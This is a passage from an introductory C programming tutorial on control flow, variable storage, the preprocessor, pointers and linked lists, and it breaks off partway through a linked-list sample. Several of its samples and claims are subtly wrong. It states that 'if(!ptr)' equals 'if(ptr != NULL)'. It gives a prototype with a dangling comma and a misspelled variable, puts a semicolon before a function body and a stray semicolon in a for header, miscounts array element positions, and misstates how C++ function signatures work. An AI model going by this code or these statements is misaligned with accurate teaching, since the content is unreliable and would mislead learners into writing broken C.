Here we are assigning a value to the "Age" field of the variable "var1". We indicate that our expression is complete with the help of a semicolon. The semicolon indicates to the compiler that the expression is terminated. A terminated expression is also known as a "statement" in "C". There is no reason (other than ease of readability) to put statements on different lines. The compiler recognizes a complete statement based on the semicolon. If you wish, you can put all your statements on the same line in the editor and the compiler will have no objections.

Another "C" syntax is the use of blocks that are defined with curly braces as shown below.

```
if( currentStudent != NULL )
{
        /* Block 1 */

}
else
{
        /* Block 2 */
}
```

This is a way to tell the complier that the code within a block should only be executed if the condition specified at the entrance to the block is satisfied. In the example above the "if" clause confirms that the variable "currentStudent" is not NULL. If that condition is met, then the code in block 1 is executed. If that condition is not met, then the code in block 2 is executed as part of the "else" statement. Note that there is no requirement to have an "if" clause prior to using the curly braces to define a block. You can have unconditional blocks. It does not serve any particular purpose, but you may find it useful while debugging.

Note that in the sample we use the "printf" command. This is actually a function call (similar to a procedure call in assembly) in C. The function is implemented as part of the C-Runtime library to which the linker will link your program after the compiler has compiled the program. The compiler, however, needs to know the signature (argument list and return values) of functions implemented in libraries to validate your call and find the best way to pass these arguments and accept return values. Header files are used for this purpose. We include header files at the top of the file (eg. #include <stdio.h>). These header files have the function declarations for the functions implemented in libraries. These function declaration are also known as function prototypes.

Copy and build the sample below and step over each line in the debugger as you study what it is trying to accomplish.

```
/* Sample2.cpp */
#include <stdio.h>

typedef struct sRecord
{
        char                    Name[100];
        unsigned int    Age;
        unsigned int    Grade;
        struct sRecord *NextRecord;
}StudentRecord;

int main(int argc, char* argv[])
{
        StudentRecord  *headList, *currentStudent;
        StudentRecord  var1, var2;
```

```
        unsigned int   count;

        /* Print the size of the Basic data types.*/
        printf("Size of Basic Data types are... char=%d, int=%d, float=%d double=%d long
int=%d short int=%d\r\n",
                        sizeof(char), sizeof(int), sizeof(float), sizeof(double),
sizeof(long int), sizeof(short int) );

        /* Print the size of our structure. */
        printf("Size of the Student Record Structure is %d\r\n", sizeof(StudentRecord));

        /* Set the age of the 2 students we are tracking */
        var1.Age = 10;
        var2.Age = 12;

        /* Create a linked list of the 2 student records.*/
        headList = &var1;
        var1.NextRecord = &var2;
        var2.NextRecord = NULL;

        /* Parse the linked list and print the student ages */
        count = 0;
        currentStudent = headList;
        if( currentStudent != NULL )
        {
                count++;        /*Increase student count */
                printf("Student %d is %d years old\r\n", count, currentStudent->Age );
                currentStudent = currentStudent->NextRecord;
                if( currentStudent != NULL )
                {
                        count++;        /*Increase student count */
                        printf("Student %d is %d years old\r\n", count, currentStudent->Age
);
                        currentStudent = currentStudent->NextRecord;
                        if( currentStudent != NULL )
                        {
                                count++;        /*Increase student count */
                                printf("Student %d is %d years old\r\n", count,
currentStudent->Age );
                                currentStudent = currentStudent->NextRecord;
                        }
                        else
                        {
                                printf("There are only %d students in the list\r\n", count
);
                        }
                }
                else
                {
                        printf("There are only %d students in the list\r\n", count );
                }
        }
        else
        {
                printf("There are only %d students in the list\r\n", count );
        }

        return 0;

}
```

Execution Flow Control

if - else if - else

We have already seen the use of an “if” statement in our previous sample. The “if” statement is the most common method to decide on an execution path in “C”. The following is the syntax for using an “if” statement.

```
if( expression 1 )
{
        /* Block 1 */

}
else if ( expression 2 )
{
        /* Block 2 */
}
else
{
        /* Block 3 */
}
```

Note that the expression within the bracket after the “if” and “else if” are not terminated with a semicolon. Hence they are not statements by themselves. They are checks that result in a TRUE or FALSE evaluation. For example, in the “if” statement below we are checking if the variable “currentStudent” is not a NULL. This check does not change the value of “currentStudent” nor does it change anything else. It simply determines if we should execute the code within the subsequent block.

```
if( currentStudent != NULL )
{
        /* Block 1 */

}
```

Note that if you only have a single statement within a block, you don’t need the curly braces to define the block, although it is highly recommended for ease of readability and subsequent maintenance of the code.

You can have any number of “else if” checks as required.

The final “else” fields the case where none of the expressions in previous “if” and “else if” statements were evaluated to a TRUE.

While, For and Do-While loops

While loop:

The “while” loop allows the repetitive execution of a block of code until the “while” expression returns FALSE. The expression is specified much like it was done with the “if” statement.

```
while( expression )
{
        /* Block of code */

}
```

Unlike the “if” statement, we don’t get out of the block when we get to the last statement in the “while” block. Instead we go back and reevaluate the expression in the “while” loop and if it is still TRUE, we will again execute all the code within the while block.

Note how the “while” construct would have been helpful to us in our previous sample. Instead of having nested “if” statements, checking if the “currentStudent” is NULL, we could have used a single “while” statement as follows:

```
/* Parse the linked list and print the student ages */
count = 0;
currentStudent = headList;
while( currentStudent != NULL )
{
        count++;        /*Increase student count */
        printf("Student %d is %d years old\r\n", count, currentStudent->Age );
        currentStudent = currentStudent->NextRecord;
}
```

For loop:

The “for” loop is an extension of the “while” loop.

Notice how with a “while” loop we had to do some initialization before we evaluated the while expression (eg. Assigning “currentStudent” to “headList”).

We also had do some more initialization at end of the while block (eg. Reassigning “currentStudent” to the next record).

The “for” loop allows us a way to account for these initializations as part of the statement construct itself.

The following is the syntax for a “for” loop. Notice how it allows for 2 statements and 1 expression. Statement 1 is executed the first time we enter the for loop. Expression1 is evaluated each time we enter the for loop and only if the expression evaluates to a TRUE will we execute the “for” block of code. Statement 3 is executed at the end of each iteration of the loop.

```
for( statement1; expression1; statement2 )
{
        /* Block of code */

}
```

Our while sample above could be rewritten into a for loop as follows:

```
/* Parse the linked list and print the student ages */
count = 0;
for(            currentStudent = headList;
                currentStudent != NULL;
                currentStudent = currentStudent->NextRecord;  )
{
        count++;        /*Increase student count */
        printf("Student %d is %d years old\r\n", count, currentStudent->Age );

}
```

Note that you can have multiple statements as part of statement1 and statement 2 in a “for” loop. In this case, you separate them with a comma.

Do-While loop:

With both the “while” and “for” loops, the expression that determined if we were going to execute the code in the loop block was executed at the start of the loop. The “do-while” allows for the expression to be evaluated at the end of the loop instead, thus ensuring that the loop code is executed at least once.

The syntax for the do-while is as follows:

```
do
{
        /* Block of code */

}
while( expression )
```

Break and Continue

Within any loop block, it is sometimes convenient to either exit out of the loop unconditionally prior to getting to the expression gate in the loop block or re-check the expression and start at the beginning of the loop block without going all the way to the end of the loop block. C allows for both these options.

To exit from a loop block at anytime, use the “break” statement as follows:

```
for( statement1; expression2; statement3 )
{
        /* First block of code  */

        break;

        /* Second block of code */

}
```

The “break” statement within this loop block will prevent the second block of code from ever being executed. Often you will have an “if” clause to determine if you wish to call a “break”.

To continue at the top of a loop block without going through the rest of a loop, you can use the “continue” statement as follows:

```
for( statement1; expression2; statement3 )
{
        /* First block of code  */

        continue;

        /* Second block of code */

}
```

The “continue” statement within this loop block will prevent the second block of code from ever being executed. Often you will have an “if” clause to determine if you wish to call “continue”.

Switch Statement

All the execution control statements that we have studied so far allowed for the execution of a block of code based on the evaluation of an expression to be TRUE. If the expression was evaluated to be FALSE, we would not execute the associated code block. **Note that in C, TRUE refers to all values that are non-zero. FALSE refer to a zero value.**

The “switch” statement allows the possibility of executing different blocks of code for different integer expression evaluations, as opposed to the binary, TRUE and FALSE evaluations. So if an expression evaluated to a “2”, you can specify a code block which is different from a code block that will be executed if the expression evaluated to a “3”, for example.

The following is the syntax for a “switch” statement:

```
switch( expression )
```

```
{
        case 0:
        {
           /* Code Block for 0 */
        }
        break;

        case 1:
        {
           /* Code Block for 1 */
        }
        break;

        case 2:
        {
           /* Code Block for 2 */
        }
        break;

        default:
        {
           /* Code Block for default */
        }
        break;
}
```

Note that the expression evaluation determines the starting case block. To ensure that you don't execute the case block subsequent to the expression evaluation case, you need to use the "break" statement at the end of each case block. In some cases, you may want to fall through to the subsequent block. If so, you can avoid the call to "break".

The "default" case fields all cases for which you have not declared an explicit case block.

Goto Statements

Although frowned upon by advocates of structured programming, C provides a way to abruptly change the execution path at anytime by calling the "goto" statement with a label identifying where to move to.

A label is a name, much like a variable name, that must be followed by a colon. It serves to identify a location within your program. A label name is scoped at a function level. In other words, you can have the same label name multiple times within your program, as long as they are in different functions within the program.

Though a "goto" statement has the possibility of making the task of studying code paths particularly difficult, there are situations where its use is legitimate. Take the case where you have nested loops. If you wanted to get out of all the loops because you have encountered a catastrophe, a "goto" might come to the rescue. A "break" will be insufficient for this purpose, because it will only get you out of the innermost loop.

The following is an example of the syntax used with a goto statement:

```
int MyFunction( void )
{
        while ( expression )
        {
                while ( expression )
                {
                        If( Major_Error ) goto Error;
```

```
                }
        }

        return(0);

Error:
        /* Execute error recovery */


        return(-1);
}
```

Notice how this function will return “-1” if an error is encountered. Otherwise it will return “0”.

Program Structure

Function Calls

Every C program has a “main” entry point. This is where the execution will begin once your program is loaded. Theoretically, you could write your entire code within the “main” routine, but in reality this will be difficult to maintain and you will deny yourself the benefit of code reuse. A more elegant alternative would be to isolate generic functionality into procedures, much as we did in the assembly language. These procedures are referred to as functions in the C language.

Every function in C is uniquely identified by a function signature. In C the signature of a function is essentially the name of the function. A function declaration will state its name, the arguments (if any) that the function takes, and its return type.

In the declaration below we have a function by the name “MyFunction1” that takes two arguments, an integer and a character and it returns an integer.

```
int MyFunction1( int arg1, char arg2 );
```

If “MyFunction1” was not going to return any value, it would be declared as follows:

```
void MyFunction1( int arg1, char arg2 );
```

Similarly if “MyFunction1” was not going to take any arguments, it would declared as follows:

```
int MyFunction1( void );
```

Most computer languages subsequent to C use more than the function name as the function signature. C++ for example uses the argument and return types as part of a function signature. This means that functions with the same name can be responsible for different actions. This is also known as function overloading. Languages that use argument and return types as part of the function signature, are also referred to as “**strongly typed**” languages. Consequently C is sometimes referred to as a “**weakly typed**” language.

The original implementation of C was even more weakly typed than the current ANSI standard implementation. The ANSI standard allows the function declarations to state all the data types for both arguments and return values, thus allowing compilers to check that declarations match function definitions and calls.

A function declaration should be encountered by an ANSI C compiler prior to a function call, else it is unable to cross check the parameters being passed to a function and the return values being accepted from functions. To meet this requirement, C programs will declare functions (also known as **function prototypes** or **forward declarations**) at the top of a C file as shown below:

```
int MyFunction1( int arg1, char arg2 );

int main(int argc, char* argv[])
{
        int retVal;

        retVal = MyFunction1( 1, 'c' );

        return( retVal );
}
```

Here the "main" routine is making a call to "MyFunction1". The compiler needs to confirm that the arguments being passed to "MyFunction1" are of the types that it expects and that return value of "MyFunction1" matches the type of variable that is being assigned to it. The "MyFunction1" declaration at the top of file serves this purpose.

Note that the actual definition of "MyFuntion1" is not needed by the compiler. The actual definition is only needed at link time, when all the compiled code (also known as object files), are linked to form an executable. Thus the definition of "MyFunction1" could be in a completely different C file or even supplied by a 3rd party as a library to which you can link. The use of functions thus lends itself to the reuse of code.

Sometimes it is convenient to place all the function prototypes in a file and include that file in all the C files that use those functions. This is called a header file and by convention, header files have a ".h" filename extension and C files have a ".c" filename extension.

It is worth noting that the "main" routine is itself a function that returns an integer and takes an integer and a pointer to a character array as arguments. The loader is responsible for passing these arguments to the "main" routine after it loads a program. The integer argument represents the number of command line parameters being passed in and the array of char pointers represents each of the command line parameters.

Variable Types and Declarations

The C language allows for many variations in declaring and accessing variables. While these variations can be a source of flexibility, a lack of understanding on how these variations impact implementation can lead to undesired results. In this section we will cover the bulk of the common declaration and access techniques.

Global variables:

A variable that can be accessed from any function in a program without any restriction is referred to as a global variable. Syntactically a global variable is declared outside of all functions. In the example below the variable "MyGlobalVariable" is declared outside the "main" and "MyFunction1" routines, but can be accessed by both those routines. This sort of declaration also referred to as **unlimited scope**.

```
int MyFunction1( int arg1, char arg2 );

int MyGlobalVariable;

int main(int argc, char* argv[])
{
        int retVal;

        MyGlobalVariable++;

        retVal = MyFunction1( 1, 'c' );

        return( retVal );
}
```

```
int MyFunction1( int arg1, char arg2 )
{
        MyGlobalVariable++;

        return(0);
}
```

While C does not define where global variables have to be placed in memory, most compilers will store **global variables as part of the data segment**. This is because the compiler is aware that this memory location is valid for the entirety of execution.

While global variables allow the convenience of access from any function, this convenience can also be the cause of unexpected results because of the increased opportunities for data corruption. For this reason the use of global variables is often discouraged.

Local variables:

Also known as **Automatic variables**, local variables exist only when the code within the scope of the variable is being executed. Any variable declared within a block of code (within a set of curly braces) is a local variable by default. In the example below, notice that "myLocalVariable" is declared inside the code block for "MyFunction1". Hence this variable only exists when the execution is within "MyFunction1".

Most compilers would allocate **memory for local variables on the stack** just before starting the execution of the function. This implies that if a function calls itself (also known as recursion) each call will get its own instance of "myLocalVariable". When the stack unwinds and the execution returns from a function, the local variables are automatically discarded as part of the stack unwinding.

```
int MyFunction1( int arg1, char arg2 );

int MyGlobalVariable;

int main(int argc, char* argv[])
{
        int retVal;

        MyGlobalVariable++;

        retVal = MyFunction1( 1, 'c' );

        return( retVal );
}

int MyFunction1( int arg1, char arg2 )
{
        int myLocalVariable;

        myLocalVariable++;

        MyGlobalVariable++;

        return(0);
}
```

Dynamic variables:

Sometimes it is necessary to allocate memory based on certain conditions that are only known at runtime. In such situations C allows for dynamic allocations of memory. These allocations are carved out of a chunk of memory that is reserved at the start of execution of a program and is referred to as the **heap**.

Dynamic (or heap) variables are similar to global variables in that, once allocated they are available for use by all functions until they are freed. The C runtime library provides a few functions that can be used to manage dynamic allocations. The most common functions used for this purpose are the "**malloc**" and "**free**" functions.

In the example below, “MyFunction1” takes the dynamic allocation size as an argument. This size is used in the call to “malloc”. Note that the “malloc” function takes that size in bytes. If malloc is successful, it will return a pointer to the heap allocation. If it is not successful (eg. ran out of heap memory), it will return NULL. Whenever dealing with pointers, it is important to check for a NULL pointer before using it, otherwise, you are likely to run into undesired results.

```
char* MyFunction1( int size );

int main(int argc, char* argv[])
{
        char* myHeapVariable;

        myHeapVariable = MyFunction1( 100 );

        /* Use the 100 bytes pointed to by myHeapVariable */

        if( myHeapVariable )
        {
                free( myHeapVariable );
        }

        return( 0 );
}

char* MyFunction1( int size )
{
        char* ptr;

        ptr = malloc( size );

        if( ptr )
        {
                return(ptr);
        }
        else
        {
                return(NULL);
        }
}
```

Static qualifier:

Sometimes you want the advantages of a global variable without some of the disadvantages. For example you may wish to persist the value of a variable within a function between function calls. If you declared this variable as a local variable, the value would be lost once we exit the function. Making the variable global would remedy the problem, but then leave the possibility that others could access it.

The “static” qualifier provides a way to create a global variable with limited scope. In the example below, we have declared “ptr” as a static variable in the “AllocateFree” function with an initial value of NULL. The 2nd argument to the “AllocateFree” function dictates if an allocation or free is being requested. If an allocation is being requested, the first argument reflects the size of the allocation. If a free is being requested, the first argument is not relevant. The “AllocateFree” function will only allocate memory if it has not previously allocated the memory. If it has previously allocated the memory, it will return the same pointer that it saved in its static variable (ptr). Note that “ptr” cannot be directly accessed by the main routine.

Note the use of “if(!ptr)”. This is equivalent to “if(ptr != NULL)”. It is a common shorthand in the C language.

```
char* AllocateFree( int size,  );

int main(int argc, char* argv[])
{
        char* myHeapVariable;
```

```
        myHeapVariable = AllocateFree( 100, 1 );

        /* Use the 100 bytes pointed to by myHeapVariable */

        if( myHeapVariable )
        {
                AllocateFree ( 100, 0 );
        }

        return( 0 );
}

char* AllocateFree ( int size, char allocate )
{
        static char* ptr = NULL;

        if( allocate != 0)
        {
                if( !ptr )
                {
                        ptr = malloc( size );
                }

        }
        else
        {
                if( ptr )
                {
                        free( ptr );
                        prt = NULL;
                }
        }

        return( ptr );
}
```

A static qualifier can also be used with a global variable to limit its scope to the C file within which the global variable is declared.

Register qualifier:

As you will recall from our study of hardware, accessing memory is a lot slower than accessing registers inside the CPU. If a variable is going to be used very frequently, it would be a lot more efficient to use a register to save the contents of the variable than to use a memory location. You can do this in C using the register qualifier. The compiler will try and accommodate this request, based on the hardware constraints that it is working with.

The syntax for the use of the register qualifier with an integer variable is as follows:

```
register int variable;
```

volatile qualifier:

When a variable is declared as volatile, the compiler avoids optimizations to the access of this variable. This is because, the variable is expected to be altered by code outside the scope of the code the compiler is working on (eg. Interrupts).

The Preprocessor

The C language provides for an initial step prior to the start of compilation known as preprocessing. The preprocessor provides facilities to implement certain features before the compilation begins. We have already used some of these preprocessor features in our examples thus far. Preprocessor directives start with the “#” symbol.

File Inclusion:

"#include" is a directive to include a file (usually a header file) prior to the start of compilation. Below are a couple of examples of its use. The use of the "<" and ">" brackets asks the preprocessor to use the include path to locate the file. If the quotes are used instead, it means the file is located in the current directory.

```
#include <stdio.h>
#include "MyHeader.h"
```

Macro Substitution:

"#define" is a directive to perform macro substitution. The macro name that appears immediately after the "#define" is substituted with a replacement that is stated subsequent to the macro name. We used macros to define constants previously. The examples below define a constant and another macro that determines the greater of 2 values. Whereever "MAX(..)" is used in the file, the preprocessor will replace it with the check that follows. Most coding standards will make macros all uppercase, so the reader knows easily it is a macro definition.

```
#define  MY_CONSTANT_1  1000
#define  MAX(x,y)       ((x) > (y) ? (x) : (y))
```

Conditional Inclusion:

Sometimes you want certain parts of the code to be included or omitted during compilation. Editing the file each time can be time consuming. The preprocessor directive to conditionally include parts of the file can be useful in this situation.

In the example below, unless "TRACE_LEVEL_1" has been previously defined using the "#define" macro, the "printf" code will not be included as part of the compilation.

```
#if defined (TRACE_LEVEL_1)
       printf("This is more detailed trace\r\n");
#endif
```

The syntax also allows for multiple conditions as follows:

```
#if defined (TRACE_LEVEL_1)
       printf("This is more detailed trace at trace level 1\r\n");
#elif defined (TRACE_LEVEL_2)
       printf("This is more detailed trace at trace level 2\r\n");
#else
       printf("This is the default trace level.\r\n");
#endif
```

Operators in C

"sizeof" is a common operator in C. It is evaluated at compile time. "sizeof" is not a function or a macro.

Pointers in C

The use of pointers is an integral part of programming in the C language. They contribute substantially to the efficiency of code written in C. Unfortunately pointers also lend themselves to bad coding practices that can

lead to undesired results. Understanding the inner workings of pointers in C is essential to fully exploiting the power of the C language, while avoiding its pitfalls.

In this section we will study some of the common applications of pointers in C programming.

A Pointer Variable

A variable in the C language is essentially a label that identifies a memory location. The type of the variable will dictate the size of the memory location. A “char” variable for example, will be 1 byte in memory, while an integer variable may be 2 bytes or 4 bytes.

A memory location is always identified at a byte level of granularity. The number of uniquely addressable bytes will be determined by the number of address lines available on the system. Most personal computers use 32 bits for addressing. This means that they can access 2^32 bytes (4 Gigabytes) of memory.

The label we use to identify a variable represents an address. This will be the address of the byte at one end (depending on whether it is big-endian or little-endian) of the memory location used to store the entire variable. The compiler will recognize the type of variable we are dealing with and make sure that when we assign values to this variable the full size of the variable is taken into account.

A pointer variable is essentially a variable that allows you to store the addresses of other variables, so that you don’t have to explicitly know the label for those variables to access them. Since a pointer variable stores an address, its size is always the same (32 bits in a 32 bit system).

As an example, let us look at some code in the disassembly window of our debugger.

Here we have defined two global variables – “intVar” and “intPtr”. “intVar” is an integer variable, while “intPtr” is an integer pointer.

```
        int     intVar;
        int*    intPtr;
```

When we assign “2” to “intVar”, notice what the compiler is actually doing. The compiler happens to know that “intVar” is located at address “0x4096FC”. So it translates this to a “mov” instruction to move a constant “2” to that location. Notice the term “dword ptr” in the move instruction. That is what determines the size of the move. The compiler happens to know that the “intVar” is an integer variable and that is a “dword” in the Microsoft compiler. A “dword” (double word) is 4 bytes in Microsoft compiler. So even though, the move instruction is provided with the address of the byte at one end of the 4 bytes representing the variable, the move actually moves 4 bytes of data.

```
        intVar = 2;
00000052  mov         dword ptr ds:[004096FCh],2
```

When we assign the address of “intVar” to our pointer variable, notice the compiler again translates this to a “dword” move instruction. This is because an address is also 4 bytes (32 bits) on this machine. The address it is moving is the same address (0x4096FC) we used previously, because we are now assigning the address of “intVar” to “intPtr”. Note “intPtr” is located at 0x409780.

```
        intPtr = &intVar;
0000005c  mov         dword ptr ds:[00409780h],4096FCh
```

If we now want to use the pointer variable to access “intVar”, we can do so by using the “*” prefix before the “intPtr” variable. This is the C syntax to indicate that you are now talking about what is pointed to by the pointer variable as opposed to the pointer variable itself. Notice the compiler translates this to a register indirect move instruction, but first it moves the address saved in the pointer variable to the EAX register. The compiler happens to know that the pointer variable is located at address 0x409780.

```
        *intPtr = 3;
00000066  mov         eax,dword ptr ds:[00409780h]
0000006b  mov         dword ptr [eax],3
```

After the first instruction above is executed, the EAX register will have the value “0x4096FC”. Then the “3” will get moved to that address.

So in summary, from here onwards, always think of a pointer variable as a means to access a regular variable without using the variable’s name, but rather its address.

Pointer Arithmetic

In the previous section, we used an example of an integer pointer to save the address of an integer variable. What would you expect to happen if we added “1” to the pointer variable after we assigned it to the address of the integer variable?

Let us find out what the compiler would do in this case with our code. Here is what the disassembly window tells us…

```
        intPtr = &intVar;
0000005c  mov         dword ptr ds:[00409780h],4096FCh

        intPtr++;
00000066  add         dword ptr ds:[00409780h],4
```

Notice how incrementing the “intPtr” by 1 translates to the addition of “4” to our saved address.

This is because the compiler recognizes that “intPtr” is a pointer to an integer and if we add “1” to it, we intend to move to the next integer in memory, as opposed to the next byte in memory.

Notice how your knowledge of the assembly programming is proving useful in understanding the true inner workings of the compiler. Reverse engineering of this sort can prove invaluable in solving otherwise difficult problems. It also happens to be a great learning aid.

Let us try the same with a char variable.

```
        charPtr = &charVar;
00000059  mov         dword ptr ds:[004096F0h],4096F6h

        charPtr++;
00000063  inc         dword ptr ds:[004096F0h]
```

Notice how the compiler now uses the “inc” instruction instead of the “add” instruction. This is because the compiler knows that the char variable is only 1 byte and moving to the next char only requires the address to be incremented by “1”.

What about a pointer to a user defined structure? Let us define variable “srVar” and “srPtr” to refer to the “StudentRecord” structures that we use earlier and try the same experiment.

```
        srPtr = &srVar;
00000052  mov         dword ptr ds:[00409788h],409790h

        srPtr++;
0000005c  add         dword ptr ds:[00409788h],70h
```

Notice this time we add 0x70 (decimal 112). That happens to be the size of the structure.

Addition and subtraction of pointer variables will translate to changes in pointer values that reflect the size of the variable the pointer is pointing to.

Sometimes it is convenient to have a pointer variable that is not associated with any data type. Situations where this happens include functions that allow varied data types as arguments. The C language allows for a “**void**” pointer for this purpose. One limitation of a void pointer however, is that you can’t perform arithmetic operations on them. However you can assign them to pointers of a different type. This is known as **type casting**. For example you can assign a void pointer to a StudentRecord pointer as follows (assuming of course that you are confident that the “voidPtr” passed to you is in fact of type “StudentPointer”).

srPtr = (StudentRecord*) voidPtr;

Pointers and Arrays

Pointers and Array are interrelated in the C language. Any operation that involves array subscripting to access a memory location can also be achieved using pointers. As it turns out, the label used to refer to an array in C is effectively a pointer.

```
int   myArray[10];
int   *intPtr;

int main(int argc, char* argv[])
{
      /* Initialize all 10 array elements to 0 */
      for(int i =0; i<10; i++ )
      {
            myArray[i] = 0;
      }

      /* Assign the value 99 to the 7th element of the array */
      *(myArray+7)= 99;

      /* Assign the value 3 to the 3rd element of the array */
      myArray[3] = 3;

      /* Initialize the "intPtr" to be "myArray" */
      intPtr = myArray;

      /* Assign the value 98 to the 8th element of the array */
      *(intPtr+8) = 98;

      return(0);

}
```

Watch "myArray" in the watch window as you step over these lines of code. You should end up with the following:

myArray	{Length=10}
[0]	0
[1]	0
[2]	0
[3]	3
[4]	0
[5]	0
[6]	0
[7]	99
[8]	98
[9]	0

Notice that when we assign "intPtr" to "myArray", we did not use the "&" qualifier on "myArray" to get its address. This is because an array variable is effectively a pointer in C. Hence it is the equivalent of assigning one pointer variable to another.

Argument Passing by Reference

C allows for two ways to pass arguments to functions. The first is called "**passing by value**" and the second is called "**passing by reference**".

In the examples thus far we passed arguments by value. This involves passing a variable or a constant as the argument to a function. When we do this the compiler pushes our values on the stack or into registers before making the call to the function and the function then accesses these values from the registers or the stack. Note that what is passed to the function is the current value of a variable and not the address of the variable. The significance of this is that the function cannot change the variable in the calling function. It can only use the value being passed in.

The other alternative is to pass by reference. Here we pass the address of the variable to a function. The function can now change the contents of the variable in the calling function.

Here is an example of two functions – "MyFunction1" takes an argument by value, while "MyFunction2" takes an argument by reference.

Watch "myArg" in the debugger watch window as you execute both these functions. Notice that after "MyFunction2" executes, "myArg" changes from "10" to "20".

```
int MyFunction1( int  myArgVal );
int MyFunction2( int* myArgRef );

int main(int argc, char* argv[])
{
      int   myArg = 10;

      MyFunction1( myArg );
      MyFunction2( &myArg );

      return( 0 );
}

int MyFunction1( int  myArgVal )
{
      int localVar;

      localVar = myArgVal;
      localVar++;

      return( localVar );
}

int MyFunction2( int* myArgRef )
{
      int* localVarPtr;

      localVarPtr = myArgRef;
      *localVarPtr = 20;

      return( *localVarPtr );
}
```

Function Pointers

Functions, like variables, also reside in memory. We identify functions by function names. The compiler identifies functions by the address at which it is located. This means that we can access functions without calling them by name, if we had access to their address location.

Function pointers are a type of variable used to store function addresses. Calling a function requires knowledge of the full function signature, such as its arguments and return values. Hence a function pointer is always a user defined type of data that specifies the argument types and the return values. Like any user defined type of data, you can use the "**typedef**" operator to define a function type. You can also declare a function pointer directly without the use of the "typedef" operator.

In the example below, we define two function pointers – "MyFunk1" and "func". "MyFunk1" uses the "FUNK" type that was defined earlier using the typedef operator. "func" is declared directly without the typedef operator.

Note that in both cases, we give enough information to the compiler to know the argument types and the return values.

Once declared, function pointers can be assigned to any function that matches the signature for which it was declared. In our example we assign it to "MyFunction".

```
typedef int (*FUNK)(int,char);

int MyFunction(int var1, char char1)
{
      printf("MyFunction called args: %d and '%c'\n", var1, char1);
      return 0;
}

int main(int argc, char* argv[])
{
      int (*func)(int,char);
      FUNK  MyFunk1;

      func = MyFunction;
      MyFunk1 = MyFunction;

      (*func)(1,'A');
      MyFunk1(2,'B');

      return( 0 );
}
```

General Coding guidelines

1. Translate problem statement into pseudo-code and optimize it.
2. Translate pseudo-code to real code in stages and validate and backup each stage
3. Make small incremental changes in each stage
4. Write code neatly with comments and indentations for easy reading
5. Always check return values from function calls and take corrective actions if needed.
6. Follow the coding standard you are conforming to. Be consistent!
7. When writing header files use the #ifdef directive to avoid duplicate inclusions

8. Code review and peer review code to identify logical and coding bugs early
9. Write a set of test cases to cover the possible range of inputs.
10. Use the debugger in the first run to walk the code to make sure your code is following the logic you implemented (functional validation)
11. Once functional validation is completed, test for various possible inputs including extreme possible values (edge-case validation).
12. Once edge-case validation is completion, test the program at maximum stress (stress validation). Race conditions, deadlocks and resource leaks are often caught in this stage.

Sample Functions in C

The fastest way to gain proficiency in any language is to use it. In that spirit, we will devote this last section to writing samples that address common programming tasks. We will start with a problem statement and follow that up with a sample. You are encouraged to start by writing your own code to address the problem prior to looking at the sample..

Illustration of C constructs

```
/*
   pre-processor include directives.
   These include files have the forward declarations
   For the APIs you intend to use
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
   Macros declarations
*/
#define MAX_NAME_LEN          100
#define MAX_STUDENT_RECORDS   10

/*
   Forward declarations
*/
void TestFunction( int* var1, float var2 );

/*
   Structure declaration
*/
struct StudentRecord1
{
      char              Name[MAX_NAME_LEN];
      unsigned int      Age;
};

/*
   typedef declaration
*/
typedef struct
{
```

```
	char		Name[MAX_NAME_LEN];
	unsigned int	Age;
}StudentRecord2;



/*
   typedef structure declaration with pointer to self
*/
typedef struct student
{
	char		Name[MAX_NAME_LEN];
	unsigned int	Age;
	struct student*	NextRecord;
}StudentRecord3;

/*
   Global variables would be declared here
*/


/*
   Main function with 2 default arguments
*/
int main(int argc, char*argv[])
{

	/*
	   Local variables in Main function.
	*/
	struct StudentRecord1		var1;
	StudentRecord2			var2;
	StudentRecord2			allStudents[MAX_STUDENT_RECORDS];
	StudentRecord2*			ptrVar3;
	StudentRecord3*			ptrHead;
	StudentRecord3*			ptrTail;
	int				i;
	int				varInt;
	float				varFloat;

	/*
	   Illustration of access to local structure member variables.
	*/
	strcpy(var1.Name, "My Name1");
	var1.Age = 20;

	strcpy(var2.Name, "My Name2");
	var2.Age = 30;

	/*
	   Illustration of for loop.
	*/
	for(i=0; i<MAX_STUDENT_RECORDS; i++)
	{
		allStudents[i].Age = i+20;
	}
```

```
/*
   Illustration of how pointers and arrays are similar.
*/
ptrVar3 = allStudents;



/*
   Illustration of while loop.
*/
i=0;
while( i < MAX_STUDENT_RECORDS )
{
      ptrVar3 = &allStudents[i];
      printf("Student %d Age = %d\n", i, ptrVar3->Age);
      i++;

}

/*
   Illustration of linked list creation.
*/
ptrHead = ptrTail = NULL;
for(i=0; i<MAX_STUDENT_RECORDS; i++)
{
      if(ptrHead == NULL)
      {
            ptrHead = malloc(sizeof(StudentRecord3));
            ptrTail = ptrHead;
            ptrTail->NextRecord = NULL;
            ptrTail->Age = i+20;
      }
      else
      {
            ptrTail->NextRecord = malloc(sizeof(StudentRecord3));
            ptrTail->NextRecord->Age = i+20;
            ptrTail->NextRecord->NextRecord = NULL;
            ptrTail = ptrTail->NextRecord;
      }
}

/*
   Illustration of linked list traversal.
*/
ptrTail = ptrHead;
while(ptrTail)
{
      printf("Student %d Age = %d\n", i, ptrTail->Age);
      ptrTail = ptrTail->NextRecord;
}

/*
   Illustration of freeing of dynamic allocations.
*/
while(ptrHead)
{
```

```
            ptrTail = ptrHead;
            ptrHead = ptrTail->NextRecord;
            free(ptrTail);
      }
      ptrTail = ptrHead;


      varInt = 20;
      varFloat = 1.2;

      /*
         Passing by reference and by value.
      */
      TestFunction(&varInt, varFloat);

      /*
         Exit main function.
      */
      return 0;
}

/*
   Function Definition.
*/
void TestFunction( int* var1, float var2 );
{
      *var1 = 10;
      var2++;

      return;
}
```

Singly Linked List Implementation

Create a singly linked list with 10 elements and remove element 5.

<Sample 3>

```
/* Include all the headers needed for the functions used */
#include <stdio.h>
#include <malloc.h>

/* Declare a structure representing the linked list elements */
typedef struct LL{
      int                     var1;
      struct LL*        nextPtr;
}LLElement;

/* Declare a constant for the number of list elements */
#define MAX_LIST_LENGTH       10

/* Define function prototypes */
LLElement*  CreateSinglyLinkedList(int count);
void        RemoveElement(LLElement* headPtr, int elementId );
```

```
/*****************************************************************
* Main Routine
*****************************************************************/
int main(int argc, char* argv[])
{
	LLElement* headPointer;

	headPointer = CreateSinglyLinkedList(MAX_LIST_LENGTH);
	RemoveElement( headPointer, 5 );

	return(0);
}

/*****************************************************************
* CreateSinglyLinkedList function
*****************************************************************/
LLElement* CreateSinglyLinkedList(int count)
{

	/* Define variables of the structure type you just declared */
	LLElement   *headPtr=NULL, *ptr, *prevPtr;

